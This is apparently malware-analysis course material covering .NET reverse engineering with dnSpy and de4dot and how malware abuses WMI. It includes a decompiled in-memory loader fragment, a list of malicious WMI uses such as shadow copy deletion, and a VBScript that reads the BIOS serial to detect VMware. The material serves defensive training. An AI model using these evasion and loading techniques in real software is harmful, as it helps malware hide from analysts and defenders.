MD5	BA09D605C27177C7258E5A1F48E688B0
SHA-1	86A1E3D9258C088F88FA903264B9F0DA100...

The 'NET Directory' is also visible in the left pane, showing the 'MetaData Header' and 'MetaData Streams'.

The screenshot shows the 'Imports' tab in CFF Explorer VIII for 'dnlab.exe'. It displays the following information:

Module Name	Imports
szAnsi	(nFunctions)
mscorlib.dll	1

It is a good idea to start static analysis of any PE file with a PE-parser tool like CFF explorer. Looking at CFF, it is quickly apparent that the sample is .NET. The .NET Directory header is exclusive to .NET binaries. Additionally, the only import is mscorere.dll which includes the **M**icrosoft **.NET** **C**ommon **L**anguage **R**untime **E**xecution **E**ngine.

## PE Header - .NET Header

CFF Explorer VIII - [dnlab.exe\_]

File Settings ?

dnlab.exe\_

File: dnlab.exe\_

- Dos Header
- NT Headers
  - File Header
  - Optional Header
    - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- .NET Directory**
  - MetaData Header
  - MetaData Streams
    - #~
      - Tables Header
      - Tables
    - #Strings
    - #US
    - #GUID
    - #Blob

Address Converter

Dependency Walker

Hex Editor

Identifier

Import Adder

Quick Disassembler

Rebuilder

Resource Editor

Member	Offset	Size	Value	Meaning
cb	00000208	Dword	00000048	
MajorRuntimeVersion	0000020C	Word	0002	
MinorRuntimeVersion	0000020E	Word	0005	
MetaData RVA	00000210	Dword	00002190	
MetaData Size	00000214	Dword	00000D5C	
Flags	00000218	Dword	00000001	Click here
EntryPointToken	0000021C	Dword	06000006	
Resources RVA	00000220	Dword	00000000	
Resources Size	00000224	Dword	00000000	
StrongNameSignatu...	00000228	Dword	00000000	
StrongNameSignatu...	0000022C	Dword	00000000	
CodeManagerTable ...	00000230	Dword	00000000	
CodeManagerTable ...	00000234	Dword	00000000	
VTableFixups RVA	00000238	Dword	00000000	
VTableFixups Size	0000023C	Dword	00000000	
ExportAddressTable...	00000240	Dword	00000000	

It is important to note the EntryPointToken field in the .NET header. Think of this as the Original Entry Point for a .NET executable. Starting with Windows XP, the Windows loader was updated to ignore the PE defined entry point and instead load the CLR. Therefore, setting a breakpoint at the PE entry point will fail.

CFF Explorer VIII - [GAGA.exe\_]

File Settings ?

GAGA.exe\_

File: GAGA.exe\_

- Dos Header
- NT Headers
  - File Header
  - Optional Header
    - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Debug Directory
- .NET Directory**
  - MetaData Header
  - MetaData Streams
    - #~
      - Tables Header
      - Tables
    - #Strings
    - #US**
    - #GUID
    - #Blob

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	03	31	00	00	07	32	00	30	00	39	00	00	4D	7B	00	.1..2.0.9..M{.
00000010	36	00	39	00	65	00	61	00	61	00	39	00	35	00	34	00	6.9.e.a.a.9.5.4.
00000020	2D	00	36	00	64	00	62	00	62	00	2D	00	34	00	63	00	-6.d.b.b.-4.c.
00000030	30	00	34	00	2D	00	38	00	35	00	39	00	63	00	2D	00	0.4.-8.5.9.c.-.
00000040	33	00	65	00	63	00	30	00	63	00	38	00	35	00	64	00	3.e.c.0.c.8.5.d.
00000050	64	00	36	00	35	00	64	00	7D	00	01	00					d.6.5.d.}. .

User  
Strings

hide01.ir





#US contains “User Strings” which are defined by the programmer. These can be more useful than strings that include symbols that are included in the #Strings table. This does not mean that the #Strings table is useless, although it may include more noise than #US.

## Metadata Tokens


Member	Offset	Size	Value	Meaning
RVA	000005CC	Dword	00002050	
ImplFlags	000005D0	Word	0000	<a href="#">Click here</a>
Flags	000005D2	Word	1891	<a href="#">Click here</a>
Name	000005D4	Word	0342	.cctor
Signature	000005D6	Word	00AB	Blob Index
ParamList	000005D8	Word	0001	Param Table Ind...

Every method/function is described by a metadata token. Methods begin with 0x06 and end with the number listed in the table, as noted in the image. These tokens will be useful later. Other attributes of the binary are described by metadata tokens, but these are most relevant for analysis.



## Debugger Tool Focus – dnSpy

- Free, open-source disassembler/decompiler
- Set Breakpoints
- Single Step
- Inspect / modify variables
- Save raw values



Our primary analysis tool is dnSpy (Originally forked from ilspy, using new backend dnlib). It is an open-source disassembler/decompiler. The latest version outputs type and method metadata tokens – extremely useful for malware analysis. dnSpy is built on top of dnlib. dnlib is a .NET module/assembly reader/writer library. dnlib is used by most obfuscators, therefore, dnlib will also be able to read these obfuscated assemblies.

## Tool Focus – de4dot

- Powerful automated .NET deobfuscator
- Supports many different obfuscators
- Manual options available for unsupported obfuscators

de4dot performs the following actions:

- Member renaming
- String decryption
- Control flow deobfuscation
- Dead code removal

de4dot will detect and automatically deobfuscate most available public/commercial obfuscators. In the cases where de4dot fails to automatically deobfuscate an obfuscated assembly, many custom options are available.

de4dot and its companion project, dnlib, are open-source C# libraries that can easily be customized to suit your needs.

de4dot is no longer maintained. There are some analysts that maintain their own fork of de4dot. If you find de4dot unable to deobfuscate your packer/obfuscator, there may be a version of de4dot somewhere that has added functionality.

## P/Invoke

```
using System;
using System.Management;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Text;
using Microsoft.VisualBasic.CompilerServices;
using Microsoft.Win32;

// Token: 0x0200000C RID: 12
internal static class Class5
{
    // Token: 0x06000042 RID: 66
    [DllImport("user32.dll", SetLastError = true)]
    private static extern IntPtr FindWindow(string string_0, IntPtr intptr_0);

    // Token: 0x06000043 RID: 67
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern uint GetFileAttributes(string string_0);

    // Token: 0x06000044 RID: 68
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetModuleHandle(string string_0);

    // Token: 0x06000045 RID: 69
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetProcAddress(IntPtr intptr_0, string string_0);

    // Token: 0x06000046 RID: 70
    [DllImport("advapi32.dll", SetLastError = true)]
    public static extern bool GetUserName(StringBuilder stringBuilder_0, ref int int_0);
}
```

Syntactic preparation for PowerShell P/Invoke

Platform Invoke capability is built into .NET for native interoperability.

P/Invoke is a technology that allows you to access structs, callbacks, and functions in unmanaged libraries from your managed code.

Win32 method can be declared in your .NET code by applying the DllImport attribute to a body-less method. .NET will automatically marshal arguments and return values.

You can do the same on Linux and MacOS

<https://docs.microsoft.com/en-us/dotnet/standard/native-interop/>, <https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>.

## In-memory Loading

```
System.Reflection.Assembly.Load(byte[])
```

```
System.Reflection.MethodInfo.Invoke(Object, Object[])
```


Locate methods that return `byte[]` or `System.Reflection.Assembly`

```
unmanagedMemoryStream.Read(array, 0, array.Length);
try
{
    if (!Program.a())
    {
        Assembly.Load(Program.c(array)).GetModules()[0].ResolveMethod(100663297).Invoke(null, new object[0]);
    }
}
catch
```

<https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load> Load an assembly then invoke a method within it. In this case 100663297 is 0x6000001 which is the metadata token of the method to be invoked. If you see anything related to Assembly and/or Invoke in a .NET binary, you should investigate.

## dnSpy tips

- Use dnSpy-x86 for 32-bit binaries
- Entry point listed in comments/metadata section (clickable)
- Be wary of ctors (constructors invoked before entry point)
- Right click - "Set Next Statement" to move the instruction pointer
- "Edit Method..." (Alt + Enter) to rename a function
- If obfuscated, try de4dot



FYI: If you open the wrong version of dnSpy (32-bit vs. 64-bit) the file will open and you can still work, but you will encounter an error message if you attempt to debug.

The best place to start is the entry point which is often listed in the comments, as demonstrated in the image. You can click the comment to navigate to the entry point.

Some samples include global objects which feature constructors that occur upon application start. These will execute before the entry point. Sometimes there is no entry point, and the constructor takes its place as the starting point of the code.

## **de4dot.exe evil.exe**

**de4dot.exe evil.exe -o evil\_deob.exe --strtyp delegate --strtok 0600003D**

- *-o* to name output file (default is <filename>\_cleaned)
- *--strtype* to indicate string decryptor type
- *delegate* because it is running in a VM and we are willing to let it run “the real string decrypter”
  - use safe malware handling practices
- *--strtok* to indicate the metadata token of the decryption routine

Look for a string decryption routine that is used throughout the program

- Return type String
- Function argument often byte array (byte[])
- Called when you would expect to see a string

If the sample is obfuscated, first try running `de4dot.exe <sample_name>`. This will autodetect the obfuscator and save the new file to `<sample_name>_cleaned`. Look at the new file – if you discover encoded strings, look for the decoding routine and get the metadata token. Then use `de4dot.exe <cleaned_sample_name> -o <new_sample_name> --stripe delegate --strtok <metadata_token>`

*strtyp/strtok* parameters are used for telling de4dot where the string decryption function is so it can decrypt strings for you.

## Lesson 2: Windows Management Instrumentation – Malware Triage

### Motivation

WMI is used for local and remote system administration

WMI is used often by malware to perform malicious behavior

- Survey system
- Detect antivirus
- Detect VM
- Process manipulation

The technologies discussed in this module are all interrelated and used in many ways by malware. We introduce you to each and give some examples of how you can interact with them and common malware behaviors.

### WMI Lineage and Acronyms

#### **DMTF: Distributed Management Task Force – standards org**

- **CIM**: Common Information Model
  - Schema, incl. CIM\_Setting, CIM\_Product
- **WBEM**: Web-Based Enterprise Management
  - Specification for remote access and management of CIM, systems, etc.

← **Specifications**

### Microsoft

- **WMI**: Windows Management Instrumentation
  - Microsoft's implementation of **WBEM**

← **Implementation**

Unfortunately, there are many acronyms involved with WMI, so we need to define them. It is not required to memorize these.

DMTF defines the standards for CIM and WBEM.

Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the industry-standard Common Information Model (CIM) to represent systems, applications, networks, devices, and other managed objects in an enterprise environment.

Ultimately, we use the implementation, WMI, but you will see references to the specifications within WMI, so it is helpful to know about the specifications.

<https://www.dmtf.org/about>

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/common-information-model>

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/about-wmi>

<https://docs.microsoft.com/en-us/previous-versions/windows/desktop/mmc/mmc-and-wmi>

#### Some Ways Malware Can Connect to WMI

- Instantiate a SWbemServices COM object:

```
VBScript: Set owmi = CreateObject("wbemScripting.SwbemLocator")
```

- Using a "moniker string":

```
VBScript: GetObject("winmgmts://./root/cimv2")
```

- Via PowerShell cmdlets (more later)

PowerShell:

```
Get-CimInstance ...
```

```
Get-WmiObject ...
```

WMI can be accessed in different ways from different technologies and programming languages. Here are a few examples in Visual Basic Script (VBS malware is common).

In the first example a COM object is created for accessing WMI classes: <https://docs.microsoft.com/en-us/windows/win32/wmisdk/swbemservices>.

<https://thrysoee.dk/InsideCOM+/ch11a.htm> - "Monikers (sometimes known as *intelligent names*) are a standard and extensible way of naming and connecting to objects throughout the system."

In the second example to object is described by a moniker string which refers to root/cimv2 which is a common WMI namespace.

PowerShell features cmdlets which directly access WMI classes – we will learn about them in the PowerShell module.

These are all just different syntax within different environments to access the same "system administration" tools in WMI

## WMI Utilities

### wmic.exe – WMI Command-line


- Use it to avoid having to flip your laptop over when IT asks for your serial number!

```

C:\WINDOWS\system32\cmd.exe
C:\Users\Kevin>wmic bios get serialnumber
SerialNumber
ABCD1234ZZ
C:\Users\Kevin>
  
```

### wbemtest.exe – WMI Test Tool

- Useful GUI



See malware doing something suspicious with WMI? Open `wbemtest.exe` and you can enumerate the classes on your system and view the actual properties and methods. You can also use `wmic.exe` to directly interact with WMI.


<https://docs.microsoft.com/en-us/mem/configmgr/develop/core/understand/introduction-to-wbemtest>

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>

Fun fact, although `systeminfo.exe` resides in `system32\` instead of alongside these two (in `wbem\`), it gathers information via at least the following WMI classes:

- Win32\_OperatingSystem
- Win32\_ComputerSystem
- Win32\_BIOS
- Win32\_TimeZone
- Win32\_PageFileUsage
- Win32\_Processor
- Win32\_Keyboard
- Win32\_QuickFixEngineering
- Win32\_NetworkAdapter
- Win32\_NetworkAdapterConfiguration

## Namespaces and Classes

OrganizationExample

WMI Classes belong to a particular namespace

WmiMgmt.msc enumerates them

Most commonly used is root\cimv2

Classes provide an object-oriented interface to hardware/software via:

Properties (data)

Methods (functions that do something)

One example of malware behavior using Win32\_process: Enumerate processes, compare the name to something like procexp or procmon to evade analysis, and terminate those of interest.



## WMI Classes and MSDN

Name: Win32\_Group

Derives from: Win32\_Account

Properties: Caption, Description, SID, etc.

Methods: Rename

- The Rename method will rename the Windows group associated with a given class instance

### Syntax

Class

Derives from

Copy

```

[Dynamic, Provider("CIMWin32"), UUID("{8502C4CB-5FBB-11D2-AAC1-006008C78BC7}"), AMENDMENT]
class Win32_Group : Win32_Account
{
    string    Caption;
    string    Description;
    datetime  InstallDate;
    string    Status;
    boolean   LocalAccount;
    string    SID;
    uint8     SIDType;
    string    Domain;
    string    Name;
};

```

Properties and their types

### Members

The Win32\_Group class has these types of members:

- Methods
- Properties

### Methods

The Win32\_Group class has these methods.

Method	Description
Rename	Changes the group name.

Methods

### Properties

The Win32\_Group class has these properties.

**Caption**

Data type: string

Access type: Read-only

Qualifiers: MaxLen (64), DisplayName ("Caption")

A short textual description of the object.

Properties in greater detail

MSDN has excellent documentation on WMI classes. Here you can see the namespace, properties, methods, and additional details.

## WMI Query Language (WQL)

Like Structured Query Language (SQL) but with some limitations

```
SELECT <fields>
FROM <class>
WHERE <property> <operator> <constant>
```

Example:

```
SELECT * FROM Win32_LogicalDisk WHERE FileSystem = "NTFS"
```

Always returns a collection

Attackers can use this to iterate and read or change objects

Malware will often use WMI Query Language to gather information about the host, usually for anti-analysis techniques. Look for SQL-like commands.

Limitations include being unable to limit results (like SQL's TOP 10 or LIMIT 10, depending on the dialect)

## WQL Example

Query

Enter Query

SELECT \* FROM CIM\_DataFile WHERE Path = "\\Windows\\" AND Extension = ".ini"

Query Type

WQL

Retrieve class prototype

Apply

Cancel



Query Result

WQL: SELECT \* FROM CIM\_DataFile WHERE Path = "\\Windows\\" AND Extension = ".ini"

Close

4 objects max. batch: 4 Done

CIM\_DataFile.Name="C:\\Windows\\SMSCFG.ini"

CIM\_DataFile.Name="C:\\Windows\\smsts.ini"

CIM\_DataFile.Name="C:\\Windows\\system.ini"

CIM\_DataFile.Name="C:\\Windows\\win.ini"

Add Delete

wbemtest.exe pictured here. Select "Query" and enter your query.

In this example WMI is used to search for files of interest.


A similar technique used by malware is described here: <https://blog.morphisec.com/decaf-ransomware-a-new-golang-threat-makes-its-appearance>.

### Example Malicious Uses for WMI Classes

Capability	WMI Class or Namespace
VM Detection, number of CPUs	Win32_ComputerSystem, Win32_BIOS, Win32_PNPEntity, etc.
Process check/termination/creation	Win32_Process
Shadow copy deletion (ransomware)	Win32_ShadowCopy
Checking antivirus	AntiVirusProduct (namespace: root\SecurityCenter2)
Surveying/removing software	Win32_Product
Survey OS version	Win32_OperatingSystem

A non-exhaustive list of classes that malware frequently uses. Malware can access Win32\_ComputerSystem and look for VMWare artifacts, enumerate processes and look for VM or sandbox-related names, delete volume shadow copies, enumerate antivirus products installed, uninstall applications, and perform a system survey, just to name a few examples.

### VM Detection via Win32\_BIOS



```

Set wmi = GetObject("winmgmts:")
Set col_bios = wmi.ExecQuery("SELECT * FROM Win32_BIOS")
For Each bios in col_bios: Echo(bios.SerialNumber): Next
VMware-56 4d 4e 5a 6b d1 53 70-30 6e 42 a1 10 a2 49 88
vbs:\>

```

Here Visual Basic Script is used to examine the BIOS serial number. It can be compared to known VMWare (and other virtualization platforms) numbers to detect if the malware is running in a Virtual Machine.

Script code for conveniently recreating this example without the nonstandard tool pictured:

```

Set wmi = GetObject("winmgmts:")
Set col_bios = wmi.ExecQuery("SELECT * FROM Win32_BIOS")
For Each bios in col_bios: Echo(bios.SerialNumber): Next


```

The tool used here is:

[http://baileysoriginalirishtech.blogspot.com/2016/10/script-kitties-early-trick-or-treat\\_13.html](http://baileysoriginalirishtech.blogspot.com/2016/10/script-kitties-early-trick-or-treat_13.html)

<https://github.com/strictlymike/eval-hta>

